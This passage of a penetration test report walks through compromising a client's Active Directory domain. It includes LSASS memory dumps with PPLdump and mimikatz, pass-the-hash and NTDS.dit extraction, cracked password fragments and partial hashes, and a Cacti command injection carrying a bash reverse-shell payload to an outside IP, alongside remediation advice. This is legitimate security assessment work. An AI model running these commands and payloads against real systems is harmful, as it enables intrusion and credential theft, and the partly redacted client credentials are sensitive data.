SMB 192.168.6.121 445 M000 [+] \\joey.wik: (Pwn3d!)
```

1. Administrative privileges on host 192.168.6.121 (Note the "Pwn3d!" sign).

Due to the LSASS protection, it was not possible to dump the memory through the traditional ways; therefore, a tool was uploaded and executed on the remote host (192.168.6.121) that bypassed the restriction successfully and dumped the memory.

```
C:\Temp>.\PPLdump.exe lsass.exe lsass.dmp
[-] Process with ID 844 is not a PPL
[+] Dump successfull! :)

C:\Temp>dir
Volume in drive C has no label.
Volume Serial Number is D006-01AE

Directory of C:\Temp

10/12/2021 09:16 AM <DIR> .
10/12/2021 09:16 AM <DIR> ..
06/03/2021 08:14 AM <DIR> 20H2
10/12/2021 09:16 AM      58,729,844 lsass.dmp
10/12/2021 09:15 AM      167,936 PPLdump.exe
                2 File(s)      58,897,780 bytes
                3 Dir(s)  51,606,237,184 bytes free

C:\Temp>lget lsass.dmp
[*] Downloading C:\\Temp\\lsass.dmp
```

2. Memory successfully dumped.

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords full
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 2936562372 (00000000:af0862c4)
Session          : Service from 0
User Name        : adm.
Domain           : 
Logon Server      : VGAAD02
Logon Time        : 11/10/2021 23:01:35
SID              : S-1-5-21-515967899-682003330-

msv :
[00000003] Primary
* Username : adm.
* Domain   : 
* NTLM     : 83c3be
* SHA1     : 7318e7
* DPAPI    : d4784b

tspkg :
wdigest :
```

3. Administrative user's NTLM hash located.

The "adm.redacted" user was configured with administrator access over the Domain Controllers.

```

cme smb dc -u adm. -H '83c3bed'
SMB 10.0 445 FLVG [*] Windows Server 2016 Standard 14393 x64 (name:FLV) (domain:) (signing:True)
(SMBv1:True)
SMB 192. 445 MOV [*] Windows Server 2016 Standard 14393 x64 (name:MOV) (domain:) (signing:True)
(SMBv1:True)
SMB 10.0 445 VT [*] Windows 10.0 Build 17763 x64 (name:VT) (domain:) (signing:True) (SMBv1:False)
SMB 10.0 445 VT [*] Windows 10.0 Build 17763 x64 (name:VT) (domain:) (signing:True) (SMBv1:False)
SMB 10.0 445 FLV [+] \adm. 83c3bed (Pwn3d1)

```

4. The "adm.redacted" user had administrative access on the FLVGAD01 DC.

NAVISEC CYBER SECURITY

```
4 File(s)  5,694,352,219 bytes
12 Dir(s)  174,072,348,672 bytes free

C:\>whoami
\adm.

C:\>hostname
FL

C:\>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.0.42.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.42.1

Tunnel adapter isatap.{969B8D57-D1E3-4F81-8152-DC6FC7479C30}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

5. Code execution on the DC as user "adm.redacted".

NAVISEC CYBER SECURITY

A traditional domain hash dump was attempted ; however, this was unsuccessful due to the LSASS protection in place. Note all the NTLM hashes are the same (red highlights); this is because the DC is sanitizing the output after noticing the malicious activity.

```

secretsdump.py /adm. 10.0.42.10 -hashes "aad3b435b51404eeaad3b435b51404ee:
-just-dc-ntlm -use-vss | tee ntds
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootkey: 0xfe9874384c2e54dea6
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 01b48e444571d7fd64d08
[*] Reading and decrypting hashes from \\10.0.42.10\ADMIN$\Temp\zQAqwCKc.tmp
\ellie.st :500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
\mailse :28623:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
net\adm. :9700:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.connection:20900:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
\solarw :29917:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:34637:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
\csesupport:4610:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:346:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:376:aad3b435b51404eeaad3b435b51404ee:76a9a585355aba450f80bbd779e15ea1:::
:346:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:346:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:346:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:346:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:251:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IWAM_ :1604:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_ :1605:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IWAM_ :5604:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_ :5605:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.adm. :29812:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.adm. :5008:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.PaloAlto :29702:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
inventory :20292:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ben. :1261:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
andy :15143:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt :46844:aad3b435b51404eeaad3b435b51404ee:5525faea6a0b9bce4f271b508c169819:::
svc. :29991:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
et\adm. :33108:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
et\adm. :30003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:43664:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
best. :2665:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

6. All hashes returned were empty.

NAVISEC CYBER SECURITY

The following screenshots demonstrate how this LSASS restriction was bypassed and the entire Domain hash database dumped eventually.

Using the "PPLdump" tool, it was possible to dump the hashes locally on the DC machine.

```
C:\>lput PPLdump.exe
[*] Uploading PPLdump.exe to C:\PPLdump.exe
C:\>.\PPLdump.exe lsass.exe lsass2.dmp
[-] Process with ID 728 is not a PPL
[+] Dump successfull! :)

C:\>lget lsass2.dmp
[*] Downloading C:\\lsass2.dmp
```

7. The hashes from the DC were dumped locally.

An EA privileged account "adm.test" was identified amongst the hashes.

```
Authentication Id : 0 ; 110551502 (00000000:0696e1ce)
Session          : RemoteInteractive from 3
User Name        : adm.
Domain           : 
Logon Server      : 
Logon Time        : 23/09/2021 17:11:46
SID              : S-1-5-21-515967899-682003330-

msv :
[00000003] Primary
* Username : adm.
* Domain   : 
* NTLM     : 1e4721c
* SHA1     : 968da8
* DPAPI    : 8e25e2

tspkg :
wdigest :
* Username : adm.
* Domain   : 
* Password : (null)
kerberos :
* Username : 
* Domain   : 
* Password : (null)
ssp :
credman :
```

8. EA privileged user's "adm.test" hash was discovered.

NAVISEC CYBER SECURITY

```

wmiexec.py adm. 10.0.36.10 -hashes 'aad3b435b51404ee
aad3b435b51404ee:1e47
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
\adm.

C:\>hostname

C:\>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.0.36.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.36.1

```

9. Code execution on the 10.0.36.10 DC as Enterprise Admin "adm.test".

Hash dumps were initiated, and whereas a great use of LAPS was observed within the environment, several user account hashes that were not part of the protected groups were dumped from LSASS memory.

```

SMB 10.0.36.16 445 VC NL$KM:677e8ec2828f4d14ae8
0a803a24bf1ec57af6e9186b3cbd
SMB 10.0.36.16 445 VC ,txxfer:#1t3

```

10. Several clear-text passwords were discovered once EA privileges were obtained.

Using the high privileges gained, it was possible to log in through a PowerShell session to the 10.0.36.10 DC and use Microsoft's native tool called "ntdsutil.exe" to mirror and download the entire database.

NAVISEC CYBER SECURITY

```

C:\>powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {bd92d288-d42a-40ad-86d6-192a6f3325f3} generated successfully.
Snapshot {32d3cc0c-904b-432c-b2fd-bc27d5feac6f} mounted as C:\$SNAP_202110130747_VOLUMEC$\
Snapshot {32d3cc0c-904b-432c-b2fd-bc27d5feac6f} is already mounted.
Initiating DEFRAGMENTATION mode..
Source Database: C:\$SNAP_202110130747_VOLUMEC$\Windows\NTDS\ntds.dit
Target Database: c:\temp\Active Directory\ntds.dit

Defragmentation Status (complete)

0   10  20  30  40  50  60  70  80  90 100
|---|---|---|---|---|---|---|---|---|---|
.....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {32d3cc0c-904b-432c-b2fd-bc27d5feac6f} unmounted.
IFM media created successfully in c:\temp
ifm: q

```

Once the SYSTEM, SECURITY, and the ntds.dit files were retrieved, all hashes were recovered from the domain. (Note that all hashes are unique this time, as the LSASS protection was bypassed by using the ntdsutil.exe method).

```

cat ntds_dumped.ntds | grep -i "Administrator\|adm."
adm. :9700:aad3b435b51404eeaad3b435b51404ee:
adm. 29812:aad3b435b51404eeaad3b435b51404ee:938:
adm. 50746:aad3b435b51404eeaad3b435b51404ee:
adm. :50080:aad3b435b51404eeaad3b435b51404ee:
adm. 50437:aad3b435b51404eeaad3b435b51404ee:
adm. :47063:aad3b435b51404eeaad3b435b51404ee:5:
adm. :50534:aad3b435b51404eeaad3b435b51404ee:9:
adm. :47066:aad3b435b51404eeaad3b435b51404ee:59:
adm. :51094:aad3b435b51404eeaad3b435b51404ee:
adm. :49151:aad3b435b51404eeaad3b435b51404ee:8:
adm. on:49159:aad3b435b51404eeaad3b435b51404ee:
adm. :47068:aad3b435b51404eeaad3b435b51404ee:
adm. :9743:aad3b435b51404eeaad3b435b51404ee:90:
adm. :49829:aad3b435b51404eeaad3b435b51404ee:
adm. :50610:aad3b435b51404ee:

adm. 47062:aad3b435b51404eeaad3b435b51404ee:
adm. 47064:aad3b435b51404eeaad3b435b51404ee:
adm. 5277:aad3b435b51404eeaad3b435b51404ee:
adm. :aad3b435b51404eeaad3b435b51404ee:55a:
adm. 619:aad3b435b51404eeaad3b435b51404ee:
adm. :49828:aad3b435b51404eeaad3b435b51404ee:
adm. 47069:aad3b435b51404eeaad3b435b51404ee:
adm. 34746:aad3b435b51404eeaad3b435b51404ee:
adm. 8:aad3b435b51404eeaad3b435b51404ee:1e:
adm. 753:aad3b435b51404eeaad3b435b51404ee:
adm. 9766:aad3b435b51404eeaad3b435b51404ee:
adm. 9166:aad3b435b51404eeaad3b435b51404ee:679ee99f2d26a:
adm. :47067:aad3b435b51404eeaad3b435b51404ee:b:

```

18. Administrative user hashes.

CONFIDENTIALITY NOTICE: The information contained in this document is for the exclusive use of the client specified above and may contain confidential, privileged, and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, distributing, photocopying, or otherwise using this report or its contents in any way.

NAVISEC CYBER SECURITY

The dumped passwords were subject to a thorough cracking and several administrative users' passwords were recovered within a short period of time.

```

adm. 7ee6a2fcd9c89cd4e3fcc9773d324bc6:One
adm. 03fda022f4449eb36c255b22b1459756:Jus
adm. le2f71e1349a7d291558d70a87728348:Dec
adm. 8f68a559c730b2c29e72791cd6f4bf1:Ken
adm. st1:acaff63a362ce883cac27b015973c06f:Bost
adm. is:b3a6bc978930bf83edb048b6e125fd44:Bandi
adm. r:4f32c702ec4b467660bd214144bdb812:Jes
adm. e --\adm. :cdef8774b00d51743a857624df93b9be:Mor
adm. 9caea4e8f3aaf4b603154de6588ad85:Las
adm. 38daf50a3eed20f4b4711e7a9771bc4c:Augi
adm. 0e8ce2a2bd1f4017732c82b851fcfa:Termin
adm. cdef8774b00d51743a857624df93b9be:Mon
adm. 880b5afea703fe82dfcd7ccf17c9cd3f:Bos
adm. lar:31d6cfe0d16ae931b73c59d7e0c089c0:
adm. cef2eb521883d390b32b0b5bb916f7bb:Fal
adm. 1181cafa4fc8b2995335426520edd5de:Det
adm. 2b102092dcd51aa978d92ac07bdd24:Frida
adm. ecd9683757c1aafcdb9d0817d4745da9:Tic
adm. cfbfeddb59664e0b0c246051905662bb:Gho
adm. 7ee6a2fcd9c89cd4e3fcc9773d324bc6:One
adm. 14ada7b2d8ec6973815539b5cb8e:Fri
adm. :cef8f98b1bcabbfb62f3ceee9452ef94:Parad

```

19. Cracked clear-text passwords.

NAVISEC CYBER SECURITY

Post Exploitation

Once Enterprise Admin privileges had been obtained on the ACME Domain. A complete password dump was initiated against one of the domain controllers, and NTLM hashes for all users was obtained. An extensive password cracking methodology was applied to the dumped hashes, and a total of 35.5% of all passwords were able to be recovered over the course of an hour.

The number of passwords reused within the organization is indicated by the difference between the two numbers highlighted in yellow.

Count	Description	More Info
1392	Password Hashes	Details
1138	Unique Password Hashes	
494	Passwords Discovered Through Cracking	
349	Unique Passwords Discovered Through Cracking	
35.5	Percent of Current Passwords Cracked	Details
30.7	Percent of Unique Passwords Cracked	Details
127	LM Hashes (Non-blank)	
94	Unique LM Hashes (Non-blank)	
0	Passwords Only Cracked via LM Hash	Details
0	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

1. Password audit results.

FINDINGS

Name	Remediation Effort
Critical Risk Findings	
Poisoning: NetBIOS/LLMNR	Quick
LDAP Injection	Quick
OS Command Injection	Quick
High Risk Findings	
Anonymous RPC Login Enabled on Domain Controller	Quick
KRBtgt password not changed in the past 180 days	Quick
Kerberoasting	Planned
Password Reuse	Planned
Weak Domain Password Policy	Planned
Moderate Risk Findings	
Files With Potentially Sensitive Content	Planned
Leaked Credentials	Planned
Legacy Telnet Protocol in Use	Planned
SMB Read-Write Access	Planned
Low Risk Findings	
Default Password in Use	Quick
Informational Findings	
Default Windows IIS page	Quick

NAVISEC CYBER SECURITY

Remediation Effort Definitions

Quick – Fast changes that require little planning, do not require major configuration changes, can have little impact to operations if addressed properly, and require no additional material or licensing costs to implement.

Planned – Changes that require some planning, may require some more in-depth configuration changes, can impact operations, and could require additional material or licensing costs to implement.

Involved – Significant changes that require heavy planning, detailed configuration changes, will impact operations and often require additional material or licensing costs to implement.

CRITICAL FINDINGS


LDAP injection

Risk: Critical

Summary

LDAP injection arises when user-controllable data is copied in an unsafe way into an LDAP query performed by the application. If an attacker can inject LDAP metacharacters into the query, they can interfere with the query's logic. Depending on the function for which the query is used, the attacker may be able to retrieve sensitive data to which they are not authorized or subvert the application's logic to perform some unauthorized action.

Note that automated difference-based tests for LDAP injection flaws can often be unreliable and are prone to false positive results. Scanner results should be manually reviewed to confirm whether a vulnerability is actually present.



Any username with the password of "0" will create a user in REDACTED.


NAVISEC CYBER SECURITY

```

12/02/2021 08:21:12 PM - AUTH LDAP: Setting protocol version to 3
12/02/2021 08:21:12 PM - AUTH LOGIN: LDAP User 'anyuser' Authenticated
12/02/2021 08:21:12 PM - AUTH WARN: User 'anyuser' does not exist, copying template user
12/02/2021 08:21:12 PM - AUTH LOGIN: User 'anyuser' Authenticated

```

LDAP injection confirmed in log file found directory listing at the URL <http://example.com/log/>



User "anyuser" can view graphs on REDACTED.

NAVISEC CYBER SECURITY

Remediation

If possible, applications should avoid copying user-controllable data into LDAP queries. If this is unavoidable, then the data should be strictly validated to prevent LDAP injection attacks. In most situations, it will be appropriate to allow only short alphanumeric strings to be copied into queries, and any other input should be rejected. At a minimum, input containing any LDAP metacharacters should be rejected; characters that should be blocked include () ; , * | & = and whitespace.

References

<https://cwe.mitre.org/data/definitions/90.html>

<https://cwe.mitre.org/data/definitions/116.html>

OS command injection

Risk: Critical**Summary**

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed and inject arbitrary further commands that will be executed by the server.

OS command injection vulnerabilities are usually serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends upon the security context in which the command is executed and the privileges that this context has regarding sensitive resources on the server.

NAVISEC CYBER SECURITY

Graphs -> Settings

Not secure | com/graph_settings.php

Graph Thumbnails

Thumbnail Height
The height of thumbnail graphs in pixels.

Thumbnail Width
The width of thumbnail graphs in pixels.

Thumbnail Columns
The number of columns to use when displaying thumbnail graphs.

Thumbnail Sections
Which sections of Cacti thumbnail graphs should be used for.

☒ Preview Mode
☒ Tree View (Single Pane)
☐ Tree View (Dual Pane)

Tree View Mode

Default Graph Tree
The default graph tree to use when displaying graphs in tree mode.

Default Tree View Mode
The default mode that will be used when viewing tree mode.

Graphs Per-Page
The number of graphs to display on one page in preview mode.

Dual Pane Tree Width
When choosing dual pane Tree View, what width should the tree occupy in pixels.

Expand Hosts
Choose whether to expand the graph templates used for a host on the dual pane tree. ☐ Expand Hosts

Show Graph Title
Display the graph title on the page so that it may be searched using the browser. ☐ Show Graph Title

Preview Mode

Graphs Per-Page
The number of graphs to display on one page in preview mode.

List View Mode

Graphs Per-Page
The number of graphs to display on one page in list view mode.

Graph Fonts (RRDtool 1.2.x and Above)

Use Custom Fonts
Choose whether to use your own custom fonts and font sizes or utilize the system defaults. ☒ Use Custom Fonts

Title Font Size
The size of the font used for Graph Titles

Title Font File
The font file to use for Graph Titles

Legend Font Size
The size of the font used for Graph Legend items

Legend Font File
The font file to be used for Graph Legend items

Axis Font Size
The size of the font used for Graph Axis


Axis Font File
The font file to be used for Graph Axis items

Unit Font Size
The size of the font used for Graph Units

Unit Font File
The font file to be used for Graph Unit items

The Title Font Size field is vulnerable to OS Command Injection using shell metacharacters.

NAVISEC CYBER SECURITY



The result of the shell command is displayed in the graph title.

NAVISEC CYBER SECURITY

The screenshot shows the 'Graphs -> Settings' page in a web browser. The URL is 'http://example.com/graph_settings.php'. The page contains various configuration options for Cacti graphs. The 'Title Font Size' field is highlighted with a red box, showing the value '12 --title `bash -i >& /dev/tcp/147.182.162.3/55555 0>&1`'.

Thumbnail Width The width of thumbnail graphs in pixels.	300
Thumbnail Columns The number of columns to use when displaying thumbnail graphs.	2
Thumbnail Sections Which sections of Cacti thumbnail graphs should be used for.	☒ Preview Mode ☒ Tree View (Single Pane) ☐ Tree View (Dual Pane)
Tree View Mode	
Default Graph Tree The default graph tree to use when displaying graphs in tree mode.	A
Default Tree View Mode The default mode that will be used when viewing tree mode.	Dual Pane
Graphs Per-Page The number of graphs to display on one page in preview mode.	10
Dual Pane Tree Width When choosing dual pane Tree View, what width should the tree occupy in pixels.	200
Expand Hosts Choose whether to expand the graph templates used for a host on the dual pane tree.	☐ Expand Hosts
Show Graph Title Display the graph title on the page so that it may be searched using the browser.	☐ Show Graph Title
Preview Mode	
Graphs Per-Page The number of graphs to display on one page in preview mode.	10
List View Mode	
Graphs Per-Page The number of graphs to display on one page in list view mode.	30
Graph Fonts (RRDtool 1.2.x and Above)	
Use Custom Fonts Choose whether to use your own custom fonts and font sizes or utilize the system defaults.	☒ Use Custom Fonts
Title Font Size The size of the font used for Graph Titles	12 --title `bash -i >& /dev/tcp/147.182.162.3/55555 0>&1`
Title Font File The font file to use for Graph Titles	
Legend Font Size The size of the font used for Graph Legend items	10

A reverse shell script was injected, leading to low privileged access on the example.com host as user "apache".

Remediation

Applications should avoid incorporating user-controllable data into operating system commands. In almost every situation, there are safer alternative methods of performing server-level tasks, which cannot be manipulated to execute additional commands than the one intended.

If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense should be used to prevent attacks:

1. The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used.

NAVISEC CYBER SECURITY

2. The application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection.

References

<https://cwe.mitre.org/data/definitions/77.html>

<https://cwe.mitre.org/data/definitions/78.html>

<https://cwe.mitre.org/data/definitions/116.html>

NAVISEC CYBER SECURITY

Poisoning: NetBIOS/LLMNR

Risk: Critical**Summary**

NaviSec launched a NetBIOS/LLMNR Poisoning attack from the remote internal penetration testing appliance. This allowed NaviSec to obtain several users' NTLMv2 hashes. These hashes of "adm.user" and "joey.wik" were later cracked. It is worth noting that the password for the "adm.user" user was *changed during the testing time*, and therefore the full potential of lateral movement could not be tested.

The NetBIOS/LLMNR protocol was observed to be restricted on all the following domains and subnets:

- 10.0.36.0/24
- 10.14.7.0/24
- 10.11.7.0/24
- 10.0.42.0/24
- 10.0.4.0/24
- 10.0.30.0/24

On the other hand, within the 192.168.0.x/24 and 10.0.26.0/24 subnets, the protocol was not disabled; therefore, it was possible to capture hashes.

```
[*] [NBT-NS] Poisoned answer sent to 192.168.0.193 for name PROXYSRV (service: Workstation/Redirector)
[Proxy-Auth] NTLMv2 Client : 192.168.0.193
[Proxy-Auth] NTLMv2 Username : \adm.
